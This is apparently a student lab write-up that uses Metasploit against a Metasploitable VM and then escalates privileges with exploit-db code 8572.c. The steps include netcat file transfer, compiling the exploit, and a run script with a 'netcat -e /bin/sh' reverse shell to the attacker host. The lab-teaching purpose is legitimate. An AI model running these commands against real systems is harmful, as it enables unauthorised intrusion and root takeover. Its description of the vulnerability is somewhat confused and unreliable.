
Screenshot: Below we see that we have successfully gained access to the exploit framework.

Step 4 – Examine Possible Payloads

Command line: show payloads

Summary: We are to examine the payloads which could be a shell or meterpreter that could be used for the exploitation.

Screenshot: There are many options below that can be used as the payload for this exploit. We must search through the list to pick the correct one.




Step 5 – Set Payload

Command line: set payload cmd/unix/bind_ruby

Summary: We are to set the payload that will establish a command line interface.

Screenshot: We see that we successfully set the payload and ready to move to setting the options.




Step 6 – Examine Options which need to be set

Command line: show options

Summary: We need to see which options need to be set for the exploit.

Screenshot: Below it is examined that RHOST must be set.




Step 7 – Set RHOST

Command line: set RHOST 192.168.1.103

Summary: We set the IP of the Metasploitable target so that we can establish a connection and start the exploitation.

Screenshot:



Step 8 – Begin Exploitation

Command Line: exploit

Summary: This executes the exploit and we can now use it to expose the vulnerability through a shell connection.

Screenshot: We see that we have established a connection to the Met2 machine.


Step 9 – Gather Information From Exploit

Command Line:

a. “whoami”
b. “ip a show dev eth0”

Summary: We are gathering information about the target machine after we have completed the exploitation.

Screenshot: This is the final screenshot that is requested in the question. In here we see that after running “whoami” the response is “daemon”.



PART 4

INTRODUCTION AND SUMMARY

In step 3.2 we stated that after the command “whoami” was executed we had the privileges of daemon and not root. In this section we are trying to find a way to elevate the privileges. Previously we used msfconsole to gain access to the metasploitable machine. We note that in the exploit database there exists code which can be executed to achieve this. This exploit uses the NETLINK 1.4.1 vulnerability which does not know where the message originates from (whether kernel space) this allows local users to gain privilege by sending NETLINK messages from user space. In this section, we will retrieve the code from the exploit database and then upload the code to the Metasploitable machine using the shell we obtained in 3.2. In the metasploitable shell that we obtained in section 3.2 we will execute the code and set it up to connect to port 4444. Before we execute the code in the metasploitable machine we create a server on Kali listening on port 4444 to wait for the connection to be established from the metasploitable machine. When we execute the code the netcat listening on 4444 will give a backdoor with the privileges of root. Below is the detailed approach taken to achieve this.

PHASE 1

Note: In the following phase the screen is split into two sections:


1. Left Screen: The Kali Shell
2. Right Screen: The Shell obtained of the Metasploitable machine in section 3.2.

Step 1 – Kali Shell – Search exploit database

Command Line: sudo searchsploit 8572.c

Summary: We are to search for the exploit code to identify its location in the searchsploit database that will be used to exploit the “distcc” vulnerability.

Screenshot: On the left side we see that results display the location of the exploit in the database.




Step 2 – Kali Shell – Change Directory

Command Line: cd Downloads

Summary: We are to move to the download folder to prepare to transfer the exploit file there.

Screenshot: On the left side of the screen we see that we have successfully moved to the downloads folder.




Step 3 – Kali Shell – Copy Exploit to Downloads folder

Command Line:

a. cp /usr/share/exploitdb/exploits/linux/local/8572.c ~/Downloads
b. ls -l

Summary: We are to copy the exploit to the download section for preparation of uploading and then to check if the file has been moved.

Screenshot: The following figure shows that the file has been successfully moved to the downloads folder.




Step 4 – Metasploit Shell – Change tmp directory

Command Line:

a. cd tmp [in shell obtained in 3.2 we change to tmp directory]
b. pwd

Summary: We are to move to the tmp folder in the metasploitable machine using the shell obtained in 3.2 and then to check if we have moved to this section.

Screenshot: We see that we have moved to the tmp folder.




Step 5 – Kali Shell – Create Server for File Download

Command Line: sudo nc -vlp 2222 < 8572.c

Summary: We create a server using netcat on port 2222 so that metasploitable machine can download the exploit using the shell obtained in 3.2.

Screenshot: On the left side of the screen below we see that the server has been created and is listening on port 2222 waiting for metasploitable machine to download the file.




Step 6 – Metasploit Shell – Download File

Command Line: nc 192.168.1.102 2222 > 8572.c

Summary: Download the file from the server on port 2222 to the metasploitable tmp folder using the shell obtained in section 3.2.

Screenshot: Below is the screen shot of the file being successfully transferred.




Step 7 – Metasploit Shell – Check File

Command Line: ls -l

Summary: We are to check if the file is downloaded to prepare for full-fledged exploitation.

Screenshot: On the right side of the screen we notice that file 8572.c has been successfully downloaded after noticing that it is in the folder. We can now proceed to the compiling the code.




Step 8 – Metasploitable Shell – Prepare Run

Command Line:
a. touch run
b. echo '#!/bin/sh' > run
c. echo 'bin/netcat -e /bin/sh 192.168.1.102 4444' >> run
d. cat run

Summary: Here we prepare the run file to start machine running on port 4444.

Screenshot: On the right side below we see that after running cat, the run file has been correctly configured.



Step 9 - Metasploitable Shell - Compile Exploit


Command line:

a. gcc 8572.c -o 8572
b. ls -l

Summary: we are to compile the code that we had transferred and then check if the file has been compiled.

Screenshot: After running the "ls -l" command we see that the file has been

compiled successfully.




Step 10 - Metasploit Shell – Find PID of NETLINK

Command Line: cat /proc/net/netlink

Summary: We are to find out the PID of NETLINK for step 13 for full-fledged exploitation. This PID will be used as a parameter to run the code compiled in step 9.

Screenshot: We see that we must use process PID 2771 prepared for running the program to run on this port which will be used as a parameter in step 13.




Step 11 – Kali Shell – create listening server port 4444

Command Line: sudo netcat -vlp 4444

Summary: Open a session on port 4444 to establish connection and gain exploit after the code is run in the next section.

Screenshot: On the right below we see in the Kali shell that a netcat session has opened and listening on port 4444.

